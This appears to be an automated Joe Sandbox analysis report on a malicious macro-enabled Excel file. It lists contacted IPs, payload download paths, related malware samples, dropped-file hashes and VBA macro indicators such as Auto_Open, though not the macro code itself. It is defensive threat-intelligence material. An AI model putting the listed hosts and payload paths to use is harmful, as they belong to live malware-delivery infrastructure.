http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://outlook.office.com/	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://templatelogging.office.com/client/log	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://outlook.office365.com/	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://webshell.suite.office.com	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://management.azure.com/	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://devnull.onenote.com	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://ncus.pagecontentsync.	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://messaging.office.com/	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://augloop.office.com/v2	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://skyapi.live.net/Activity/	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://dataservice.o365filtering.com	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://directory.services.	F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
82.118.21.70	unknown	Ukraine		204957	GREENFLOID-ASUA	false
45.144.31.232	unknown	United Kingdom		42994	HQservCommunicationSolutionsIL	false
185.45.193.80	unknown	United Arab Emirates		60117	HSAE	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	403443
Start date:	04.05.2021
Start time:	06:01:34
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	9177284661-04302021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.troj.expl.evad.winXLSM@1/8@0/3
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.144.31.232	9177284661-04302021.xlsm	Get hash	malicious	Browse	• 45.144.31.232/44313,6048108796.dat
185.45.193.80	9177284661-04302021.xlsm	Get hash	malicious	Browse	• 185.45.193.80/44313,6048108796.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GREENFLOID-ASUA	9177284661-04302021.xlsm	Get hash	malicious	Browse	• 82.118.21.70
	EgW5u2WYG2.exe	Get hash	malicious	Browse	• 45.134.255.99
	7IXb5bOTOQ.exe	Get hash	malicious	Browse	• 45.134.255.61
	DU61r0xvZ7.exe	Get hash	malicious	Browse	• 82.118.23.184
	TNT SHIPPING DOC 6753478364.exe	Get hash	malicious	Browse	• 91.90.195.7
	10ba8cb2_by_Libranalysis.exe	Get hash	malicious	Browse	• 195.123.238.191
	SThy2G7fGR.exe	Get hash	malicious	Browse	• 45.134.255.61
	65cb803d8339bc32863bd557a882cf2016ad7945b18f3.exe	Get hash	malicious	Browse	• 45.134.255.61
	73827110_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.90.59.97
	73827110_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.90.59.97
	73827110_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.90.59.97
	kVXWdr5oFQ.exe	Get hash	malicious	Browse	• 195.123.233.63
	t.exe	Get hash	malicious	Browse	• 195.123.237.105
	scan-remittance-slip.xlsx	Get hash	malicious	Browse	• 82.118.23.217
	Shipping-Documents.xlsx	Get hash	malicious	Browse	• 82.118.23.217

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Remittance Advice - MA CONSULTING.xlsx	Get hash	malicious	Browse	• 82.118.23.217
	amCz0268Nl.exe	Get hash	malicious	Browse	• 45.134.255.61
	Contract_372758654-1.xlsm	Get hash	malicious	Browse	• 195.123.24 4.129
	Contract_372758654-1.xlsm	Get hash	malicious	Browse	• 195.123.24 4.129
	apr.21.A.31573147172-04202021.xlsm	Get hash	malicious	Browse	• 82.118.23.186
HQservCommunicationSolutionsIL	9177284661-04302021.xlsm	Get hash	malicious	Browse	• 45.144.31.232
	73827110_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.144.30.80
	73827110_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.144.30.80
	73827110_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 45.144.30.80
	d658fc2e_by_Libranalysis.docm	Get hash	malicious	Browse	• 45.144.29.166
	d658fc2e_by_Libranalysis.docm	Get hash	malicious	Browse	• 45.144.29.166
	d658fc2e_by_Libranalysis.docm	Get hash	malicious	Browse	• 45.144.29.166
	figure-04.26.2021.doc	Get hash	malicious	Browse	• 45.144.29.200
	figure-04.26.2021.doc	Get hash	malicious	Browse	• 45.144.29.200
	figure-04.26.2021.doc	Get hash	malicious	Browse	• 45.144.29.200
	Anfrage-04.14.2021.doc	Get hash	malicious	Browse	• 91.194.11.70
	Anfrage-04.14.2021.doc	Get hash	malicious	Browse	• 91.194.11.70
	Anfrage-04.14.2021.doc	Get hash	malicious	Browse	• 91.194.11.70
	CompensationClaim-1416897608-04152021.xlsm	Get hash	malicious	Browse	• 45.144.30.16
	CompensationClaim-1416897608-04152021.xlsm	Get hash	malicious	Browse	• 45.144.30.16
	Suspect.xlsm	Get hash	malicious	Browse	• 45.144.30.106
	Compensation_690949256_04132021.xlsm	Get hash	malicious	Browse	• 45.144.30.106
	Suspect.xlsm	Get hash	malicious	Browse	• 45.144.30.106
	Compensation_690949256_04132021.xlsm	Get hash	malicious	Browse	• 45.144.30.106
	malw.xlsm	Get hash	malicious	Browse	• 45.144.30.106

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\F19E34F0-F5C8-43C4-A6F2-C9BCDF4F2C40	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368373000591703
Encrypted:	false
SSDEEP:	1536:zcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:AEQ9DQW+zPXO8
MD5:	7943F9F555A0A5B35484924AB84AE27D
SHA1:	CBD7599EF713FFE16C6FA5BB1E14736E677269CA
SHA-256:	50F4E95050F712083129FCCF8E09E7F0B673D6AA09B6B26BF8813125D8D6F280
SHA-512:	0CB69B6519A829BF5418E607EF05D13BDF632F97D71530FCF7FB046C1B448CBF7E3AC05E7219EDB6D8C0538240215BC36C0C74DA4F9695635B755046A7A202C
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-04T04:02:31">.. Build: 16.0.14102.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\195EC58F.jpg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=5], baseline, precision 8, 1080x1080, frames 3
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\195EC58F.jpg	
Size (bytes):	92379
Entropy (8bit):	7.654577060340879
Encrypted:	false
SSDEEP:	1536:1o1vutINbjOXGw548LBkVb/oyrKXkX89DcO9GQSnIv+C1EDFVxkR7Y90:wvKINbjvw548LMb/oqKO8NnS8+60Kc0
MD5:	4A425E6A5A885C0D0E2589506FD2244B
SHA1:	E23482422480A4720E22F311B42BD65E2F3556F8
SHA-256:	76E685FC2035D8CF19945C6686D82054B64D0A9612853D8F428C4B4FE351C160
SHA-512:	3C827E13A12CC817CBD80EA7C89BEC5288FD21250728E76E00D6355008F704C77EC9BC37C85FF076D8D1F960DB53741F352AB649CD2C754B71B4D11CFFBEEA4
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....`.`.....ZExif..MM.*.....J.....Q.....Q.....Q.....C.....C..... .....8.8..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..D.G.\.....i].....k.@U.....B..Hw.A...`p;.RsIRHTs..%G?QU.#..$..."...U.A....g].s.....c.,....{W'..M.Nc....F.~..y..l..`.e..a..[...P.y]..k_..Cl..z.Ru..s .6.Y....."..1]Q.....e#.....~.`sk..KH.....p.4.i.j+3{.....N.DS..L.....o..o.5f>..jY.uS...Z.B...UG`)..6D....(.....

C:\Users\user\AppData\Local\Temp\EE720000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	117957
Entropy (8bit):	7.69158533653563
Encrypted:	false
SSDEEP:	3072:A5a7PmbCvKINbjvw548LMb/oqKO8NnS8+60KcL:A5ayDAbT648LM7D98Np+Ew
MD5:	7446C62B26F3B52F6D9A984F6771968A
SHA1:	97910D27E2CEADD2A2F09849062422D46BAAAF59
SHA-256:	E0DD16FE1A4B568218CDF8A3C71A3C8F245438C10D4EF67B271A81E77ABEDBE9
SHA-512:	B624FDF79730FEBE42FC013D71B59244F01625FBB3CE30236AC478B4CA895AD05C987F59B5D570F62AF13AAE151A2D1AAE993DDC87DDB8512D926487029FF0E4
Malicious:	false
Reputation:	low
Preview:	.U.n.1.}...X..Z..RUU,yh..6R..0..k.M.C..;6..)..@...s..x..fet.....#R..N*.6...}..T1q+.v....Hn&.?....b..66.K..c,.....y..2s.....e...o.].F_.p6.Mu..d2.....[..M&SeI.}._.j..^+..&.V.#..l..H'..B... p.;.d4.A!cx..PX$l/g....nUQ.,...N.....`.+.U.....].2..s.m...;.....,.[i...b.....4....MK..".;..p.+.*..S....N...K.o`VR...q...(..Z....E.....<..NV.pz.+...../...x....1w<.|L8..'.'vO.2...>._.-.@....i..) ..n.".~....q...vh.. ...m..w.....#...`g%.....nV.~.....PK.....!.....*.....[Content_Types].xml ...(..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\9177284661-04302021.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:27:01 2020, mtime=Tue May 4 12:02:35 2021, atime=Tue May 4 12:02:35 2021, length=117952, window=hide
Category:	dropped
Size (bytes):	2236
Entropy (8bit):	4.673524035961049
Encrypted:	false
SSDEEP:	24:8ZbmtQAF8jHCD+HJ77aB6myZbmtQAF8jHCD+HJ77aB6m:8ZbmNFYJiB6pZbmNFYJiB6
MD5:	74FA1AA7539C02D950B137C7AFE2009D
SHA1:	A3B3FA965CFDD06B6D73D738EAD4DBA41302C1B9
SHA-256:	76B0DE305D3C914A064AFFB3FF85CB9C30646BAB8A5E673B441CB7295103BC4D
SHA-512:	F9A5A1C378E0DD991A8F1D20AD149D022CE094968E0EBB8F19A748D394CF56EA911A703F810B422311CFE08EFDE29177B824CAFBAC3DFA57DAB971542B0085F
Malicious:	false
Reputation:	low
Preview:	L.....F.... ....0.$>...B....@..B....@.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...RFh.....:.....Q...U.s.e.r.s...@.s.h.e.l.l.3.2...d.l .l.,.-.2.1.8.1.3.....Z.1.....>Qb{..user..B.....N...RFh.....S.....7v.e.n.g.i.n.e.e.r.....~.1.....>Qc{..Desktop.h.....N...RFh.....Y.....>.....'.D.e.s.k.t.o.p...@.s.h.e.l.l. 3.2...d.l.l.,.-.2.1.7.6.9.....~.2.....RLh .917728~1.XLS..b.....>Qa{.RLh.....R.....IP..9.1.7.7.2.8.4.6.6.1.-.0.4.3.0.2.0.2.1...x.l.s.m.....a.....-.....`.....>.S.... ..C:\Users\user\Desktop\9177284661-04302021.xlsm../.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.9.1.7.7.2.8.4.6.6.1.-.0.4.3.0.2.0.2.1...x.l.s.m.....:.,.LB.)...A}...`.....X.....325 494.....!a..%.H.VZAj...O...1.....-$..!a..%.H.VZAj...O...1.....-$.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 18:52:18 2019, mtime=Tue May 4 12:02:35 2021, atime=Tue May 4 12:02:35 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	917
Entropy (8bit):	4.657023284259249

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Encrypted:	false
SSDEEP:	12:8uU+20U+WCHo6I2y3w8+WMjA+N/E2ybD83/IeYIe8k44t2Y+xIBjKZm:8Vjw1AS8HD+J7aB6m
MD5:	660D3DA6BBCC8E29D7C27D3148A431AA
SHA1:	7020B2870451FD670EB2BA4432DDA87ABC70B040
SHA-256:	E8997C8AAA499DCFD8DDD8FB34A576568E698A3535AF2D52442C332FA63929BC
SHA-512:	472BDF2E41CA45F56503686718E4D10C36D2DCB1C184C0DD9167C9E1711475D4124F79EB2D2E248504145BBA35CE8E85149423024D1EA5B1F3C7E42F1FAD7AF
Malicious:	false
Reputation:	low
Preview:	L.....F.....h.!-...?...@..>{...@...0.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...RFh.....:.....Q...U.s.e.r.s...@.s.h.e.l.l.3.2...d.l .l.,.-.2.1.8.1.3.....Z.1.....>Qb{..user..B.....N...RFh.....S.....7v.e.n.g.i.n.e.e.r.....~.1.....RRh..Desktop.h.....N...RRh.....Y.....>.....%.O.D.e.s.k.t.o.p...@.s.h.e.l.l .3.2...d.l.l.,.-.2.1.7.6.9.....H.....-.....G.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...A}...`.....X.....325494.....!a..% .H.VZAj...,./.....-$..!a..%.H.VZAj...,./.....-$.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-. 1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	123
Entropy (8bit):	4.686205681789939
Encrypted:	false
SSDEEP:	3:bDesBVomxW7SNRfRg9rlNRfRg9rlmxW7SNRfRg9rlv:bSsjQc2pZ2pZc2p1
MD5:	871B42915595DE2EBB2F446CD7EAA5AE
SHA1:	A7825CBFA29A607B1EC703FE705D405E0D259A1A
SHA-256:	B7F9561E39BC18C1D2843A95701D3E2654EBB52EE5BF5B8A4FFCFE941CC71DC9
SHA-512:	9BC17D4439644B01529DF2B3AB0F335C38B626CBB51AD2D086ED03FF01DCA18E2CF35DB8B39638FB8383AE6D300C773999B99BE4D8883770123041E3D193DAF
Malicious:	false
Reputation:	low
Preview:	[folders]..Desktop.LNK=0..[misc]..9177284661-04302021.LNK=0..9177284661-04302021.LNK=0..[misc]..9177284661-04302021.LNK=0..

C:\Users\user\Desktop\D1820000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	117952
Entropy (8bit):	7.691007150042473
Encrypted:	false
SSDEEP:	3072:X5a6vKINbjvw548LMb/oqKO8NnS8+60Kcj:X5arAbT648LM7D98Np+Ec
MD5:	0A4A383CD1D7C4DA7A74098AFE637C89
SHA1:	C9E1F6F6C33144EC690A465F0BF98F4275B5A608
SHA-256:	FC2058C473E2551E8D03AEFA74F9C21914F64700AC377EC00831AEA96351290B
SHA-512:	5CDE5BC046D9142878D3DF6421FB9FFC3956814E6C643EEC61957978B1FBB27579C2CD62E85CA0464140D1DFEBE67A111EA3AA072610CB52233D24F96EB7B07 B
Malicious:	false
Reputation:	low
Preview:	.U.n.1.}...X..Z..RUU,yh..6R..0..k.M.C..;6..)..@...s..x..fet.....#R..N*.6...}..T1q+.v....Hn&.?....b..66.K..c,.....y..2s.....e...o.].F_.p6.Mu..d2.....[..M&SeI.}._.j..^+..&.V.#..l..H'..B... p.;.d4.A!cx..PX$l/g....nUQ.,..N.....`.+.U.....].2..s.m...;.....,[i...b.....4....MK..";.;..p.+.*..S....N...K.o`VR...q...(..Z....E.....<..NV.pz.+...../...x....1w<.|L8..'.'vO.2...>._.-.@....i..) ..n.".~....q...vh.. ...m..w.....#...`g%.....nV.~.....PK.....!.....*.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$9177284661-04302021.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD06 7
Malicious:	**true**

C:\Users\user\Desktop\~$9177284661-04302021.xlsm	
Reputation:	high, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.679226664040162
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	9177284661-04302021.xlsm
File size:	114788
MD5:	a8b4e37766d35b543884d8882147eaa2
SHA1:	4356c14118ea9098dabb6d9af620003b7929058a
SHA256:	533c8713c4e10c223a9f8139f9d408ca326aee14a1d8838 2c91f2ff18cf0f93c
SHA512:	581ee69b843a7657677e1f6b74147f273f340474ff36de56 b1d579d0364ccc6c27c2f9dedf4d855bc2841351957a362 0dc0327153ff4ff3dc87a2c6ad7eb8a6f
SSDEEP:	3072:K6vKINbjvw548LMb/oqKO8NnS8+60Kcxtc:6AbT6 48LM7D98Np+Et
File Content Preview:	PK.....!."..R....*.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/403443/sample/9177284661-04302021.xlsm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Author:	Rabota
Last Saved By:	Noped
Create Time:	2015-06-05T18:19:34Z
Last Saved Time:	2021-04-30T08:26:34Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Byutut.bas, Stream Size: 1343

General	
Stream Path:	VBA/Byutut
VBA File Name:	Byutut.bas
Stream Size:	1343
Data ASCII:	. . . . . ; G . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 03 f0 00 00 00 e2 02 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 10 03 00 00 b0 04 00 00 00 00 00 01 00 00 00 1c cc 3b 47 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 08 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Function
Application.Run
Attribute
Auto_Open()
VB_Name
"Byutut"
Public

VBA Code

VBA File Name: Class1.cls, Stream Size: 999

General	
Stream Path:	VBA/Class1
VBA File Name:	Class1.cls
Stream Size:	999
Data ASCII:	. . . . . - . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc a3 ac 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: PROJECT, File Type: ISO-8859 text, with CRLF line terminators, Stream Size: 543

General	
Stream Path:	PROJECT
File Type:	ISO-8859 text, with CRLF line terminators
Stream Size:	543
Entropy:	5.37319650849
Base64 Encoded:	True
Data ASCII:	I D = " { 6 5 E C 9 F D C - 2 0 9 0 - 4 6 C 0 - 8 5 8 F - 4 1 2 6 6 D 3 E 0 1 6 B } " . . D o c u m e n t = ... / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = ... 1 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = B y u t u t . . D o c u m e n t = ... 2 / & H 0 0 0 0 0 0 0 0 . . C l a s s = C l a s s 1 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 0 9 0 B D 9 D F D D D F D D D F D D D F D D
Data Raw:	49 44 3d 22 7b 36 35 45 43 39 46 44 43 2d 32 30 39 30 2d 34 36 43 30 2d 38 35 38 46 2d 34 31 32 36 36 44 33 45 30 31 36 42 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d dd f2 e0 ca ed e8 e3 e0 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d cb e8 f1 f2 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 42 79 75 74 75 74 0d 0a 44 6f 63 75 6d 65 6e 74 3d cb e8

Stream Path: PROJECTwm, File Type: data, Stream Size: 107

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	107
Entropy:	3.96151942936
Base64 Encoded:	False
Data ASCII:	. . . . - . B . 0 . . . = . 8 . 3 . 0 . . . . 1 . . . 8 . A . B . 1 . . . B y u t u t . B . y . u . t . u . t . . . . . . 2 . . . 8 . A . B . 2 . . . C l a s s 1 . C . l . a . s . s . 1 . . . . .
Data Raw:	dd f2 e0 ca ed e8 e3 e0 00 2d 04 42 04 30 04 1a 04 3d 04 38 04 33 04 30 04 00 00 cb e8 f1 f2 31 00 1b 04 38 04 41 04 42 04 31 00 00 00 42 79 75 74 75 74 00 42 00 79 00 75 00 74 00 75 00 74 00 00 00 cb e8 f1 f2 32 00 1b 04 38 04 41 04 42 04 32 00 00 00 43 6c 61 73 73 31 00 43 00 6c 00 61 00 73 00 73 00 31 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 2831

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	2831
Entropy:	4.1308794712
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
